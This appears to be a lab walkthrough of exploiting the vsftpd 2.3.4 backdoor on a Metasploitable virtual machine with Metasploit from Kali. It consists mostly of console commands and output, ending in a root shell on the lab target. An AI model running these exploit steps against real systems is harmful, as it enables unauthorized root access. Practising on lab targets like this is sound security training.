

Open metasploit in the virtual machine and power on




username and password is same

msfadmin



Run ifconfig in metasploit



Open Nmap tool and scan the ipaddress of metasploitable



Open Kali in VMWare and then Terminal

┌──(kali㉿kali)-[~]

└─$ **msfconsole**

/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr\_rb\_ssh-0.4.2/lib/hrr\_rb\_ssh/transport/server\_host\_key\_algorithm/ecdsa\_sha2\_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME

=[ metasploit v6.2.9-dev ]

+ -- --=[ 2230 exploits - 1177 auxiliary - 398 post ]

+ -- --=[ 867 payloads - 45 encoders - 11 nops ]

+ -- --=[ 9 evasion ]

Metasploit tip: You can upgrade a shell to a Meterpreter

session on many platforms using sessions -u

<session\_id>

**msf6 > search vsftpd**

Matching Modules

================

# Name Disclosure Date Rank Check Description

- ---- --------------- ---- ----- -----------

0 exploit/unix/ftp/vsftpd\_234\_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd\_234\_backdoor

**msf6 > use exploit/unix/ftp/vsftpd\_234\_backdoor**

/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr\_rb\_ssh-0.4.2/lib/hrr\_rb\_ssh/transport/server\_host\_key\_algorithm/ecdsa\_sha2\_nistp256.rb:13: warning: previous definition of IDENTIFIER was here

[\*] No payload configured, defaulting to cmd/unix/interact

msf6 exploit(unix/ftp/vsftpd\_234\_backdoor) > info

Name: VSFTPD v2.3.4 Backdoor Command Execution

Module: exploit/unix/ftp/vsftpd\_234\_backdoor

Platform: Unix

Arch: cmd

Privileged: Yes

License: Metasploit Framework License (BSD)

Rank: Excellent

Disclosed: 2011-07-03

Provided by:

hdm <x@hdm.io>

MC <mc@metasploit.com>

Available targets:

Id Name

-- ----

0 Automatic

Check supported:

No

Basic options:

Name Current Setting Required Description

---- --------------- -------- -----------

RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit

RPORT 21 yes The target port (TCP)

Payload information:

Space: 2000

Avoid: 0 characters

Description:

This module exploits a malicious backdoor that was added to the

VSFTPD download archive. This backdoor was introduced into the

vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011

according to the most recent information available. This backdoor

was removed on July 3rd 2011.

References:

OSVDB (73573)

http://pastebin.com/AetT9sS5

http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html

**msf6 exploit(unix/ftp/vsftpd\_234\_backdoor) > set RHOSTS 192.168.27.133**

RHOSTS => 192.168.27.133

msf6 exploit(unix/ftp/vsftpd\_234\_backdoor) > **show payloads**

Compatible Payloads

===================

# Name Disclosure Date Rank Check Description

- ---- --------------- ---- ----- -----------

0 payload/cmd/unix/interact normal No Unix Command, Interact with Established Connection

**msf6 exploit(unix/ftp/vsftpd\_234\_backdoor) > set payload /cmd/unix/interact**

payload => cmd/unix/interact

**msf6 exploit(unix/ftp/vsftpd\_234\_backdoor) > exploit**

[\*] 192.168.27.133:21 - Banner: 220 (vsFTPd 2.3.4)

[\*] 192.168.27.133:21 - USER: 331 Please specify the password.

[+] 192.168.27.133:21 - Backdoor service has been spawned, handling...

[+] 192.168.27.133:21 - UID: uid=0(root) gid=0(root)

[\*] Found shell.

[\*] Command shell session 1 opened (192.168.27.132:41073 -> 192.168.27.133:6200) at 2022-10-19 02:05:02 -0400

ls

bin

boot

cdrom

dev

etc

home

initrd

initrd.img

lib

lost+found

media

mnt

nohup.out

opt

proc

root

sbin

srv

sys

tmp

usr

var

vmlinuz

cd home

ls

ftp

msfadmin

service

user